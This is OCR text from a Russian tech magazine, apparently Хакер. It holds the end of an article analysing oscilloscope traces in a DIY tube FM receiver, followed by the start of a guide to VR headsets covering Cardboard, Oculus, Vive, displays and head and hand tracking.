Рассмотрим сигнал на входе и выходе первого каскада УПЧ. На осциллограмме входного (снизу) сигнала видно, что из смесителя, кроме сигнала ПЧ, проходит высокочастотный шум, и его амплитуда даже больше амплитуды нужного сигнала. Но это не страшно, так как он отфильтруется полосой пропускания каскада. И действительно, в осциллограмме выходного сигнала виден только сигнал ПЧ с амплитудой около 200 МВ. Обрати внимание, что у осциллограмм разный масштаб. Из этих осциллограмм можно увидеть, что реальный коэффициент усиления каскада составляет около 30 против расчетных 80.




Сигнал на входе и выходе первого каскада УПЧ

Уже в этом месте с помощью осциллографа можно увидеть настройку на станцию, что выглядит как повышение амплитуды сигнала и пульсирующее изменение его частоты (частотная модуляция).




Частотная модуляция сигнала ПЧ

Далее посмотрим на работу второго каскада УПЧ. Тут все просто и понятно, входной сигнал усиливается примерно в 30 раз, и на выходе мы получаем уже около 5 В.




Сигнал на входе и выходе второго каскада УПЧ

После второго каскада сигнал попадает в ограничитель, в котором он дополнительно усиливается, и амплитуда ограничивается на уровне 70 В. Здесь хорошо видно подавление паразитной амплитудной модуляции и почти меандр на выходе.




Сигнал на входе и выходе ограничителя

Также тут можно посмотреть на частотную модуляцию.




Частотная модуляция в ограничителе

Теперь взглянем на осциллограммы работы счетного детектора. Видно, что на каждом восходящем фронте сигнала из ограничителя регенерируется импульс примерно одинаковой длительности и амплитуды.




Импульсы в счетном детекторе

Также здесь отчетливо видна частотная модуляция. Например, изменение частоты входного сигнала меняет частоту следования импульсов на выходе детектора.




Импульсы в счетном детекторе

Затем импульсы идут на интегрирующую RC-цепочку, что приводит к формированию низкочастотного сигнала на выходе. На осциллограмме отчетливо видно влияние частотной модуляции на выходной сигнал.




Формирование звукового сигнала

Суммарно работа детектора выглядит так, как показано на рисунках ниже. Здесь видно, что аудиосигнал несколько запаздывает относительно модулированной ПЧ, это связано с интегрирующей RC-цепочкой.



Работа ЧМ-детектора

С детектора сигнал идет на первый каскад УЗЧ, где он усиливается, а кроме того, отфильтровываются остаточные шумы из детектора.



Работа первого каскада УЗЧ

На этом можно и остановиться.

ИТОГ

Что мы имеем в сухом остатке? Мы удостоверились в том, что возможно относительно небольшими усилиями и с привлечением скромных инвестиций собрать теплый ламповый приемник, который не «режет ухо» и выглядит в стиле лютого киберпанка. Особенно удачно из этого приемника звучит джаз, аутентично так. Ретро, одним словом.

Что можно доработать или изменить в конструкции? Можно соорудить деревянный корпус в стиле двадцатых или тридцатых годов. Еще можно прицепить цифровой синтезатор частоты в качестве гетеродина, изменив схему смесителя. В результате мы получим бонусом цифровую шкалу и повод для холивара с фанатами лампового звука.

КАК ПОГРУЗИТЬСЯ В VR


Pavel419
pavel419@yandex.ru

БОЛЬШОЙ ГАЙД ПО ШЛЕМАМ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ

Интерес публики к теме VR приходит и уходит, но технологии продолжают неизменно улучшаться. Если ты подумываешь, не прикупить ли себе шлем виртуальной реальности, то эта статья для тебя: мы подробно разберем плюсы всего, что сейчас есть на рынке, и дадим рекомендации, как выбирать.

19 ноября 2019 года компания Valve анонсировала в своем твиттере выход новой части культовой серии игр Half-Life — Half-Life: Alyx. Безусловно, новость радостная как для фанатов игры, так и для геймеров в целом. И все бы ничего, но разработчики заявили, что новая игра будет доступна **только** владельцам шлемов виртуальной реальности!

Позднее появился и официальный трейлер игры, и выглядит он весьма неплохо.



Само собой, это событие всколыхнуло не только сообщество VR, но и многие игровые и околоигровые издания, раньше обходившие тему VR стороной. Мнения разделились: кто-то говорит, что VR мертва, новая «Халва» никому не нужна в VR и вообще это «унылые VR-амбиции Valve», а кто-то — что VR «живее всех живых» и вот-вот наступит новая эра компьютерного гейминга.

Кто прав? Стоит ли бежать сломя голову и покупать шлем VR прямо сейчас? В каком состоянии индустрия VR сегодня? И только ли «Халвой» там можно баловаться? Давай попробуем разобраться и найти ответы.


Забегая вперед, скажу, что VR сегодня — это не только игры, но и 3D-моделирование, а также просмотр 3D-фильмов, 3D-панорам, прогулки по Google Картам и прочие подобные радости.

ТЫ ПОМНИШЬ, КАК ВСЕ НАЧИНАЛОСЬ?

Я не буду писать про VR девяностых годов прошлого века — это хоть и занятная тема, но с сегодняшним днем она мало связана. Нам надо знать только то, что первый подход индустрии к этой теме принес настолько кошмарные результаты, что еще много лет никто даже не пытался делать что-то подобное.

Виртуальную реальность в ее современном виде стоит связывать с запуском сбора денег на производство шлема Oculus Rift летом 2012 года и анонсом Google Cardboard весной 2014 года.

Cardboard — это картонная коробка с двумя линзами, куда вставляется телефон, на экран которого специальное приложение выводит стереокартинку.



Первая версия Google Cardboard, представленная в 2014 году

Качество 3D-изображения в очках, подобных Google Cardboard, определялось разрешением дисплея телефона (в Google рекомендовали модели с экраном от 1080p), а трекинг поворотов головы возлагался на телефонный гироскоп. То есть запустил приложение на телефоне, вставил его в «картонку» — и ты уже в VR: видишь 3D и можешь в этом новом дивном мире крутить головой по сторонам.

Круто? Круто, учитывая, что телефоны с гироскопом есть у многих, а саму картонку можно было или купить за пару баксов на «Алиэкспрессе», или и вовсе вырезать и сложить самому, найдя пару подходящих линз. В Google об этом тоже знали и даже публиковали у себя на сайте чертежи модели в стиле «Сделай сам».

Тогда народ посмеялся и забыл. А вот в Samsung, посмотрев на «Карборд», решили выпустить свои очки Gear VR (на сегодня их производство остановлено). Предназначены они были для некоторых моделей самсунговских смартфонов, по большей части флагманов. То есть своего экрана в шлеме не было.

При этом у Gear VR был уже пластиковый корпус и какая-никакая встроенная электроника вроде трехосевого гироскопа. С очками шел пульт, который предлагалось использовать для навигации в виртуальной реальности. Но стоили эти шлемы на старте продаж немало: я помню суммы в 20 тысяч рублей. И это за пластиковую коробку с гироскопом и пульт! На дворе тогда был конец 2014 года.

Очки виртуальной реальности Samsung Gear VR

Тем временем еще в середине 2013 года те, кто успел сделать предзаказ на Oculus Rift, начали получать комплекты разработчика, маркированные как DK1, а к середине 2014-го вышла версия DK2. Это был на порядок более серьезный продукт, чем картонки Google или игрушки Samsung. Но нацеленный в основном на энтузиастов (не жалеющих денег) и разработчиков первых игр.

По-настоящему рынок современной VR начал формироваться в 2016 году, когда компания Valve в сотрудничестве с HTC выпустила шлем Vive, а в Oculus (уже под эгидой Facebook) показали первую консюмеристскую модель — CV1. Отсюда рукой подать до современного расклада на рынке — о нем мы и поговорим.


КАК РАБОТАЕТ СОВРЕМЕННЫЙ ШЛЕМ VR

Все шлемы виртуальной реальности, сколько бы они ни стоили, работают примерно по одним принципам. Но нюансы могут значительно различаться. Именно их мы и обсудим.

3D-картинка — основа «погружения» в VR

Если не брать подобные Cardboard китайские пластиковые поделки, которыми завален «Алиэкспресс», а говорить именно о серьезных «больших» шлемах VR со своей начинкой (как подключаемых к ПК, так и автономных), то там за формирование изображения отвечает встроенный в шлем экран (или два экрана, по одному на глаз), на который подается два изображения: для левого и правого глаза. Сами экраны могут иметь разное разрешение. Например, в популярном сегодня Oculus Rift S установлен один экран с разрешением 2560 на 1440 пикселей и частотой обновления 80 Гц.

Смотрим на картинку мы тоже через линзы, как это было в первых «Карбордах», только сами эти линзы уже куда больше, дороже и четче. Как правило, в современных шлемах используются линзы Френеля. Они легкие, четкие на достаточно большой площади и отлично подходят для очков VR.




Современный VR-шлем Oculus Rift S

Как правило, чем выше разрешение экрана, тем выше и цена шлема, но и тем меньше заметен так называемый скриндор (или «эффект москитной сетки»), когда глаз видит расстояние между отдельными пикселями.

Чтобы понять, что это такое, возьми смартфон и посмотри на него через лупу. Если разрешение у экрана не особенно большое, то пиксельная сетка будет видна довольно четко. Это одна из проблем современных шлемов VR, и разработчики борются с ней, увеличивая разрешение или придумывая всякие хитрые технологии маскировки этого эффекта (например, в шлеме Samsung Odyssey Plus есть своя технология скрытия видимости пикселей, и, если верить пользователям, это действительно работает, правда картинка становится малость «мыльной»). Очевидно, что победа над скриндором — вопрос времени.

Другая проблема — это ограниченный угол обзора. Представь себе, что смотришь на мир через лыжную или водолазную маску (на форумах это так и называют — «эффект водолазной маски»). К сожалению, в нынешней VR нормальным считается горизонтальный угол обзора в 90–110 градусов. Однако в активных и увлекательных играх на этот эффект быстро перестаешь обращать внимание.

Новые шлемы вроде Pimax 5K/8K уже имеют угол обзора 170–200 градусов. Другое дело, что там оказалось не совсем то разрешение, что обещал производитель, и не совсем те панели. Да и стоят «Пимаксы» не слишком гуманно. К тому же самый востребованный режим у пользователей — все равно 140 градусов обзора, потому что с двумястами современные видеокарты если и справляются, то с большим трудом.



Новые «Пимаксы» — шлемы с широким углом обзора

Отслеживание (трекинг) головы в виртуальной реальности

Но не картинкой единой достигается погружение в другой мир. Ведь если у нас есть только 3D-картинка, то это мало чем отличается от обычного кинотеатра. В современных шлемах VR мы можем крутить головой во все стороны, а мир в этот момент будет оставаться на своем месте — совсем как в реальности!

Повороты головы сейчас отслеживаются с помощью гироскопа и угловых акселерометров. Встроенное в шлем оборудование обычно работает точнее, чем в телефонах. ПО шлема считывает показания датчика с очень высокой частотой, и для пользователя результат выглядит так, будто он вертит головой в реальности. Так же отслеживаются наклоны головы.

Если ты попытаешься проделать подобный фокус с Cardboard или другими очками для телефона, то наверняка заметишь рывки при поворотах головы и эффект «погружения» начнет теряться. Отличный трекинг — один из главных тезисов в спорах между сторонниками мобильной VR и владельцами более дорогих шлемов для ПК.

Все дешевые простые шлемы имеют подобное отслеживание вращения головы в пространстве, это также называется 3DoF (три степени свободы). По сути, это основа работы любого VR-устройства.

Если с гироскопом все примерно ясно, то куда интереснее **пространственное отслеживание** положения головы в VR, которое реализовано уже в дорогих моделях шлемов VR (оно же «позиционка», или 6DoF). Чтобы понять, о чем я говорю, представь, что в мире VR ты можешь не только крутить головой, но и двигать ей вперед, назад, вверх, вниз, влево и вправо.

Например, стоя на месте, можно поднести голову к плакату на виртуальной стене или, как в «Матрице», увернуться от пули, просто присев или отклонившись назад. «Позиционка» — это новый уровень погружения. Но как это работает?

Тут есть два подхода. **Первый вид трекинга** используется в ранних шлемах для ПК вроде Oculus Rift DK2/CV1 или Vive / Vive Pro. В случае с «Окулусами» по комнате расставляются специальные камеры-сенсоры (идут в комплекте со шлемом), которые улавливают ИК-излучение эмиттеров, расположенных на шлеме. Таким образом получается учитывать координаты шлема в пространстве.


Шлем Oculus Rift CV1 и камера-сенсор для считывания положения в пространстве

У Vive и ныне популярного Valve Index похожая система трекинга, только там вместо камер используются базовые станции, а сама система завязана на лазеры.

Главный недостаток этого вида трекинга состоит в том, что нужно где-то разместить камеры или базы для корректной работы шлема. К тому же между ними должно быть определенное расстояние. Это проблема, если у тебя маленькая игровая зона под VR или сенсоры просто некуда закрепить.

И здесь нам на помощь приходит **второй вид пространственного трекинга**, так называемый «трекинг изнутри», «трекинг наизнанку» или «inside-трекинг». Суть его в том, что камеры для определения положения в пространстве встраиваются уже в сам шлем. Далее они сканируют окружающую обстановку и уже по ее изменению «на лету» делают вывод о том, что пользователь сместил голову.

Объяснение, может быть, звучит сложновато, но работает эта схема весьма эффективно. И первыми, кто ее применил, были ребята из Microsoft, которые придумали свою технологию Windows Mixed Reality. На ее основе сразу несколько производителей создали свои варианты шлемов VR.



Lenovo Explorer — один из первых шлемов линейки WMR с двумя камерами для позиционного отслеживания

Такой подход избавляет нас от необходимости расставлять сенсоры или базы, а комплект со шлемом значительно удешевляется и уменьшается в размерах. Очевидно, что чем больше камер на шлеме, тем лучше они будут отслеживать изменение положения. Разработчики из Oculus развили эту идею, и в актуальном Oculus Rift S у нас уже целых пять внутренних камер, а в Oculus Quest — четыре. В то же время инженеры HTC впихнули в свой новый шлем Vive Cosmos аж шесть камер для позиционного отслеживания!

Но не в камерах счастье, точнее — не только в них.


Отслеживание рук в виртуальной реальности

Первые игры для шлемов, подключаемых к ПК, управлялись или с «клавомыши», или с геймпада, вроде того, что идет в комплекте к игровым приставкам (например, к Oculus CV1 прилагался геймпад Xbox 360). Ситуация изменилась с выходом HTC Vive, одновременно с которым начали продаваться контроллеры движения. Эти устройства позволяют передавать игре или программе информацию о положении рук. Далее вышел контроллер Oculus Touch для Oculus Rift CV1 и так далее.

VR-контроллеры Oculus Touch (версия для Oculus Rift S) сегодня по-прежнему считаются самыми удобными в своем роде

Сегодня наиболее прогрессивными считаются «кастеты» Valve Index Controllers. Их главная фишка — способность отслеживать не только положение рук, но и положение каждого пальца и силу его нажатия. Правда, пока нет игр, где бы это поддерживалось. Half-Life: Alyx как раз и должна раскрыть весь потенциал «кастетов».

Ниже — обзор этих контроллеров на одном из популярных русскоязычных каналов на YouTube, посвященных VR.



Принцип отслеживания тут похож на уже разобранную нами схему слежения за положением шлема. Ты берешь эти штуки в руки, и начинается «магия» (ну, почти). Например, у Oculus Touch внутри колец установлены датчики, положение которых считывают камеры шлема.

Какой тип трекинга лучше?

Казалось бы, «трекинг изнутри» — это самый разумный метод и за ним будущее. Но пока что все не совсем однозначно.

Во-первых, шлемам с таким трекингом нужно хорошее освещение, чтобы камеры могли различать окружающую реальность, в то время как Oculus Rift CV1 спокойно мог работать в полной темноте.

Во-вторых, в тех же шутерах нужно целиться как в реальности, держа руки на корпусе виртуальной винтовки и поднося их к лицу (и это очень круто!). Но получается, что одна рука закрывает другую, и камеры шлема могут неверно считывать положение контроллеров, отчего координаты могут сбиться. Впрочем, такого эффекта можно достичь и если неправильно расставить внешние сенсоры.

Та же проблема настигает игрока, который пытается достать из колчана стрелу в «Скайриме» или другой подобной игре. Камеры шлема не видят контроллеры, когда те за спиной. Хотя если движение совершается быстро, то тут в дело могут вступать хитрые прогнозирующие алгоритмы, которые предполагают, куда двинулся контроллер.

В целом игр, где остались моменты, плохо совместимые с «трекингом изнутри», не так много, и потому при выборе шлема можешь смело отдавать предпочтение этой технологии.

КАК ПОГРУЗИТЬСЯ В VR

БОЛЬШОЙ ГАЙД ПО ШЛЕМАМ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ

«Как здесь ходить», или перемещение в VR

